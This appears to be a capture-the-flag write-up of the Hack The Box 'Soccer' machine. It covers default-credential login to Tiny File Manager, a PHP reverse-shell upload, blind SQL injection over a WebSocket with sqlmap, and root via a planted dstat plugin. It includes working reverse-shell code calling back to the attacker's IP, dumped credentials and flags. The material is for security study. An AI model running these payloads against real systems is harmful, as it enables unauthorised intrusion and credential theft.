

0x1 Scan

```
➥ offsec/soccer git:(master) ▶ rustscan --ulimit 1000 -a 10.10.11.194 -- -sC -sV -Pn --script=default
```

$$\begin{aligned} & \{0\} \cup \{1\} \cup \{2\} \cup \{3\} \cup \{4\} \cup \{5\} \cup \{6\} \cup \{7\} \cup \{8\} \cup \{9\} \\ & \cup \{10\} \cup \{11\} \cup \{12\} \cup \{13\} \cup \{14\} \cup \{15\} \cup \{16\} \cup \{17\} \cup \{18\} \cup \{19\} \end{aligned}$$

The Modern Day Port Scanner.

```
: https://discord.gg/6FrQs6y :
: https://github.com/RustScan/RustScan :
```

Real hackers hack time ⌚

```
[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
```

```
[~] Automatically increasing ulimit value to 1000.
```

[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers

```
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
```

Open 10.10.11.194:22

```
Open 10.10.11.194:80
```

Open 10.10.11.194:9091

```
[~] Starting Script(s)
```

```
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```

PORT      STATE SERVICE      REASON  VERSION
22/tcp    open  ssh          syn-ack  OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad0d84a3fdcc98a478fef94915dae16d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgChXu/2AxokRA9pcTIQx6HKYi00odku5KmUpkLDRNG+9sa6oLmd4dSBqId0rGts02rNJRLQuczmL6+N5DcCasAZUSHDrMnitsRvG54
| /j03tk7NUKA/8D5KtuekSnmw8m1pPEGybAZxLAYGu3KbasN66jmhf0ReHg3Vjx98FBfHr3ks/MimSMfRq0LIo5fJ7QAnbttM5ktuQqzvVjJmZ0+aL7ZeVewTXLmkt0xX9E5ldihtUFj8C6
| XUGyii5xRAnvDWWkbwXhKc8IzVy4x5TXinVR7FrrwvKmNAG2t4lpDgmryBZ0YSgxgSAcHIB0glugeh6ZRHJC9C273hs44ETo6CrHBY8n2fLJe70gbjEL8IL3SpfUEF0=
|   256 dfd6a39f68269dfc7c6a0c29e961f00c (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlZdHAYNTYAAABBBiY3gWUPD+EqFcmc0ngWeRLfCr68+uiU59j9zrtLNRcLJSTJmLHUdcq25/esgeZkyQ
|   256 5797565def793c2fcbdb35fff17c615c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ2Pj1mZ0q8u/E8K496gez3jguM3d8VyAYsX0QyaN6H/
80/tcp    open  http         syn-ack  nginx 1.18.0 (Ubuntu)
|_http-title: Soccer - Index
|_http-methods:
|_ Supported Methods: GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp  open  xmlltec-xmllmail? syn-ack
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     GetRequest:
|       HTTP/1.1 404 Not Found
|       Content-Security-Policy: default-src 'none'

```

```

9091/tcp open  xmltec-xmlmail? syn-ack
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|       Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|       Content-Security-Policy: default-src 'none'
|       X-Content-Type-Options: nosniff
|       Content-Type: text/html; charset=utf-8
|       Content-Length: 139
|       Date: Wed, 25 Jan 2023 17:54:53 GMT
|       Connection: close
|       <!DOCTYPE html>
|       <html lang="en">
|       <head>
|       <meta charset="utf-8">
|       <title>Error</title>
|       </head>
|       <body>
|       <pre>Cannot GET /</pre>
|       </body>
|       </html>
|   HTTPOptions:
|     HTTP/1.1 404 Not Found
|       Content-Security-Policy: default-src 'none'
|       X-Content-Type-Options: nosniff
|       Content-Type: text/html; charset=utf-8
|       Content-Length: 143
|       Date: Wed, 25 Jan 2023 17:54:54 GMT
|       Connection: close
|       <!DOCTYPE html>
|       <html lang="en">
|       <head>
|       <meta charset="utf-8">
|       <title>Error</title>
|       </head>
|       <body>
|       <pre>Cannot OPTIONS </pre>
|       </body>
|       </html>
|   RTSPRequest:
|     HTTP/1.1 404 Not Found
|       Content-Security-Policy: default-src 'none'
|       X-Content-Type-Options: nosniff
|       Content-Type: text/html; charset=utf-8
|       Content-Length: 143
|       Date: Wed, 25 Jan 2023 17:54:55 GMT
|       Connection: close
|       <!DOCTYPE html>
|       <html lang="en">
|       <head>
|       <meta charset="utf-8">
|       <title>Error</title>
|       </head>
|       <body>
|       <pre>Cannot OPTIONS </pre>
|       </body>
|       </html>
|_
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/c
SF-Port9091-TCP:V=7.93%I=7%D=1/26%Time=63D16CC1%P=x86_64-pc-linux-gnu%r(in
SF:formix,2F,"HTTP/1\.\1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r

```

0x2 HTTP (80)

Found *tiny file manager*.

```
offsec/soccer git:(master) > feroxbuster -u http://soccer.htb -k -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o feroxbuster.soccer.out

  FEROXBUSTER  OXIDE
by Ben "epi" Risher  ver: 2.7.3

  Target Url      http://soccer.htb
  Threads         50
  Wordlist         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
  Status Codes    [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
  Timeout (secs)  7
  User-Agent      feroxbuster/2.7.3
  Config File     /etc/feroxbuster/ferox-config.toml
  Output File     feroxbuster.soccer.out
  HTTP methods   [GET]
  Insecure        true
  Recursion Depth 4

  Press [ENTER] to use the Scan Management Menu™

200 GET 147L 526W 6917c http://soccer.htb/
301 GET 7L 12W 178c http://soccer.htb/tiny => http://soccer.htb/tiny/
301 GET 7L 12W 178c http://soccer.htb/tiny/uploads => http://soccer.htb/tiny/uploads/
[#>-----] - 1m 42392/661638 27m found:3 errors:0
[#>-----] - 1m 19681/220546 175/s http://soccer.htb/
[#>-----] - 1m 11511/220546 178/s http://soccer.htb/tiny/
[#>-----] - 1m 11195/220546 178/s http://soccer.htb/tiny/uploads/
```

Tiny File Manager (2.4.3)



Tiny File Manager


Username

Password


Sign in

— © CCP Programmers —

I google default credentials.



admin/admin@123 works. From admin page I also found out it is running *2.4.3*.



It has an exploit apparently.

- <https://github.com/febinrev/tinyfilemanager-2.4.3-exploit>


The automated script does not work. I need to find writable path. I guess have to exploit manually.

I uploaded the following PHP script using tiny URL.


```
~/Downloads → cat hello.php
```

	File: hello.php
1	<html><body><?php echo("Hello World") ?></body></html>

```
~/Downloads →
```



From feroxbuster, I know `/uploads`, so I access directly and found out PHP is executed.



This time I upload PHP reverse shell.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.10'; // CHANGE THIS
$port = 80; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;
```

Visiting the URL, receives a shell.

```
~/Downloads → nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.194] 58422
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 18:33:58 up 42 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1061): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:/$
```

0x3 Foothold (www-data)

linpeas (www-data)

I run linpeas and output under */var/www/html/tiny/uploads*

```
www-data@soccer:/dev/shm$ bash linpeas.sh > /var/www/html/tiny/uploads/www.linpeas.output
bash linpeas.sh > /var/www/html/tiny/uploads/www.linpeas.output
. . . . . uniq: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
Sorry, try again.
```

So that I can download to local and inspect easily. Nothing interesting.

basic enumeration

Under home there's a user called *player*.

```
www-data@soccer:/$ ls /home
ls /home
player
www-data@soccer:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@soccer:/$
```

I check */etc/hosts* and found another sub-domain (soc-player.soccer.htb).

```
www-data@soccer:/dev/shm$ cat /etc/hosts
cat /etc/hosts
127.0.0.1        localhost        soccer  soccer.htb      soc-player.soccer.htb

127.0.1.1        ubuntu-focal     ubuntu-focal

www-data@soccer:/dev/shm$
```

0x4 soc-player.soccer.htb

This time got webpage similar to soccer.htb but got header.



```
www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb
cat soc-player.htb
server {
    listen 80;
    listen [::]:80;

    server_name soc-player.soccer.htb;

    root /root/app/views;

    location / {
        proxy_pass http://localhost:3000;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
```

It is hosted under */root*. So I do not think I can see it. I sign-up with

- ghost@soccer.htb
- ghost
- ghost

WebSocket SQL injection

In burpsuite, I found WebSocket connection.

Burp	Project	Intruder	Repeater	Window	Help					
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Logger	Extensions	Learn
Intercept	HTTP history	WebSockets history	Options							
Filter: Showing all items										
# ^	URL	Direction	Edited	Length	Comment	TLS	Time	Listener port	WebSocket ID	
1	http://soc-player.soccer.htb:9091/	→ To server		12			02:51:09 26 Ja...	8080	1	
2	http://soc-player.soccer.htb:9091/	← To client		20			02:51:22 26 Ja...	8080	1	

It is a blind SQL injection.

- <https://rayhan0x01.github.io/ctf/2021/04/02/blind-sqli-over-websocket-automation.html>

From the same website, I run the Python middleware server.

```
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer
from urllib.parse import unquote, urlparse
from websocket import create_connection

ws_server = "ws://soc-player.soccer.htb:9091/"

def send_ws(payload):
    ws = create_connection(ws_server)
    # If the server returns a response on connect, use below line
    # resp = ws.recv() # If server returns something like a token on connect you can
    # find and extract from here

    # For our case, format the payload in JSON
    message = unquote(payload).replace('"', '\\"') # replacing " with ' to avoid
    # breaking JSON structure
    data = '{"id": "%s"}' % message

    ws.send(data)
    resp = ws.recv()
    ws.close()

    if resp:
        return resp
    else:
        return ''
```

```

def middleware_server(host_port,content_type="text/plain"):

    class CustomHandler(SimpleHTTPRequestHandler):
        def do_GET(self) -> None:
            self.send_response(200)
            try:
                payload = urlparse(self.path).query.split('=')[1][1]
            except IndexError:
                payload = False

            if payload:
                content = send_ws(payload)
            else:
                content = 'No parameters specified!'

            self.send_header("Content-type", content_type)
            self.end_headers()
            self.wfile.write(content.encode())
            return

    class _TCPServer(TCPServer):
        allow_reuse_address = True

    httpd = _TCPServer(host_port, CustomHandler)
    httpd.serve_forever()

print("[+] Starting MiddleWare Server")
print("[+] Send payloads in http://localhost:8081/?id=*)")

try:
    middleware_server(('0.0.0.0',8081))
except KeyboardInterrupt:
    pass

```

```

❏ offsec/soccer git:(master) ► python3 websocket-middleware.py
[+] Starting MiddleWare Server
[+] Send payloads in http://localhost:8081/?id=*)
127.0.0.1 - - [26/Jan/2023 03:00:53] "GET /?id=1 HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:00:54] "GET /?id=1&FgNL=6550%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%2
WHERE%202%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23 HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:00:56] "GET /?id=1 HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:00:58] "GET /?id=7169 HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:00:59] "GET /?id=1.%22%28.%28%27%29%2C%28%2C HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:01:01] "GET /?id=1%27meoZPP%3C%27%22%3EkM0tiW HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:01:02] "GET /?id=1%29%20AND%204691%3D6228%20AND%20%285368%3D5368 HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:01:04] "GET /?id=1%20AND%203646%3D5345 HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:01:05] "GET /?id=1%20AND%203670%3D5771 HTTP/1.1" 200 -

```

Database

[illegible]

```
[*] starting @ 03:00:52 /2023-01-26/
```

```
[03:03:59] [INFO] the back-end DBMS is MySQL
[03:03:59] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
back-end DBMS: MySQL ≥ 5.0.12
[03:04:06] [INFO] fetching database names
[03:04:06] [INFO] fetching number of databases
[03:04:06] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
5
[03:04:28] [INFO] retrieved:
[03:04:34] [INFO] adjusting time delay to 4 seconds due to good response times
mysql
[03:06:31] [INFO] retrieved: info^C
```

So I check current database. Current database is *soccer_db*.

```
≡ offsec/soccer git:(master) ► sqlmap -u "http://localhost:8081/?id=1" --current-db

  ---
  H
  [ ] {1.7#stable}
  _-+-. [ ] |.'|. |
  |---| [ ] |_|_|_|_|
  | _|V... |_| https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. The authors are not responsible for any misuse or damage caused by this program

[*] starting @ 03:08:29 /2023-01-26/

[03:08:30] [INFO] resuming back-end DBMS 'mysql'
[03:08:30] [INFO] testing connection to the target URL
[03:08:31] [WARNING] turning off pre-connect mechanism because of incompatible server
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 6839 FROM (SELECT(SLEEP(5)))kMfr)
---
[03:08:31] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[03:08:31] [INFO] fetching current database
[03:08:31] [WARNING] time-based comparison requires larger statistical model, please wait
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-
[03:09:28] [WARNING] it is very important to not stress the network connection during
[03:09:41] [INFO] adjusting time delay to 4 seconds due to good response times
soccer_db
current database: 'soccer_db'
[03:13:06] [INFO] fetched data logged to text files under '/home/ghost/.local/share/sqlmap'

[*] ending @ 03:13:06 /2023-01-26/
```

\

Tables

I found a table *accounts*.

```

= offsec/soccer git:(master) ► sqlmap -u "http://localhost:8081/?id=1" -D soccer_db --tables

      ---
      H
      [ ]
      --- {1.7#stable}
|_+ . [ ] | . ' | . |
|_+ | [ ] | | | | |
      |_+V...      |_+ https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
The authors and developers are not responsible for any misuse or damage caused by this program

[*] starting @ 03:13:34 /2023-01-26/

[03:13:34] [INFO] resuming back-end DBMS 'mysql'
[03:13:34] [INFO] testing connection to the target URL
[03:13:36] [WARNING] turning off pre-connect mechanism because of incompatible server ('Simple
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 6839 FROM (SELECT(SLEEP(5)))kMfr)
---
[03:13:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[03:13:36] [INFO] fetching tables for database: 'soccer_db'
[03:13:36] [INFO] fetching number of tables for database 'soccer_db'
[03:13:36] [WARNING] time-based comparison requires larger statistical model, please wait.....
[03:14:21] [WARNING] it is very important to not stress the network connection during usage of
Y
1
[03:15:03] [INFO] retrieved:
[03:15:16] [INFO] adjusting time delay to 4 seconds due to good response times
accounts
Database: soccer_db
[1 table]
+-----+
| accounts |
+-----+

[03:18:09] [INFO] fetched data logged to text files under '/home/ghost/.local/share/sqlmap/out

[*] ending @ 03:18:09 /2023-01-26/

```

Dump table (accounts)

I found credential

- `player:PlayerOftheMatch2022`

The user exists in system, so I ssh as that user.

```
❏ offsec/soccer git:(master) ► sshpass -p PlayerOftheMatch2022 ssh player@soccer.htb
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Jan 25 19:39:42 UTC 2023

System load:          0.0
Usage of /:           70.3% of 3.84GB
Memory usage:         25%
Swap usage:           0%
Processes:            233
Users logged in:      0
IPv4 address for eth0: 10.10.11.194
IPv6 address for eth0: dead:beef::250:56ff:feb9:e5e7

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$
```

0x5 Foothold

user.txt

```
Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$ cat user.txt
dfe4f37fe6de7a0883324fc8a0e0a50c
player@soccer:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.11.194  netmask 255.255.254.0  broadcast 10.10.11.255
    inet6 dead:beef::250:56ff:feb9:e5e7  prefixlen 64  scopeid 0x0<global>
    inet6 fe80::250:56ff:feb9:e5e7  prefixlen 64  scopeid 0x20<link>
    ether 00:50:56:b9:e5:e7  txqueuelen 1000  (Ethernet)
    RX packets 161498  bytes 19670904 (19.6 MB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 163619  bytes 42031151 (42.0 MB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 4115  bytes 4556773 (4.5 MB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 4115  bytes 4556773 (4.5 MB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

player@soccer:~$ hostname
soccer
player@soccer:~$
```

doas.conf (Privilege Escalation)

```
player@soccer:~$ find / -type f -name doas.conf 2>/dev/null
/usr/local/etc/doas.conf
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
player@soccer:~$
```

The user *player* is allowed to run *doas* as root. Doas is a tool for monitoring server usage. I call *man dstat* and found out under *PLUGINS*, it has a ability to

write own plugins for usage.

FILES

Paths that may contain external dstat_*.py plugins:

```
~/.dstat/  
(path of binary)/plugins/  
/usr/share/dstat/  
/usr/local/share/dstat/
```

ENVIRONMENT VARIABLES

Dstat will read additional command line arguments from the e

I wrote the following Python reverse shell script under `/usr/local/share/dstat`.

```
import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('10.  
10.14.10',80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh','-i']);
```

Then execute to gain root shell.

```
player@soccer:~$ nano dstat_shell.py  
player@soccer:~$ mv dstat_shell.py /usr/local/share/dstat/
```

```
player@soccer:~$ doas -u root /usr/bin/dstat --shell  
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the modu  
le's documentation for alternative uses  
import imp  
#
```

```
≡ offsec/soccer git:(master) ► nc -lvnp 80  
listening on [any] 80 ...  
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.194] 46342  
# id  
uid=0(root) gid=0(root) groups=0(root)  
#
```

root.txt


```
# cat root.txt
fc0a7fb0b511d4ebbbe89423527f9b6
# hostname
soccer
if# config
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.11.194 netmask 255.255.254.0 broadcast 10.10.11.255
    inet6 dead:beef::250:56ff:feb9:e5e7 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::250:56ff:feb9:e5e7 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b9:e5:e7 txqueuelen 1000 (Ethernet)
    RX packets 166015 bytes 20118134 (20.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 167838 bytes 42762832 (42.7 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4985 bytes 4696173 (4.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4985 bytes 4696173 (4.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

#
```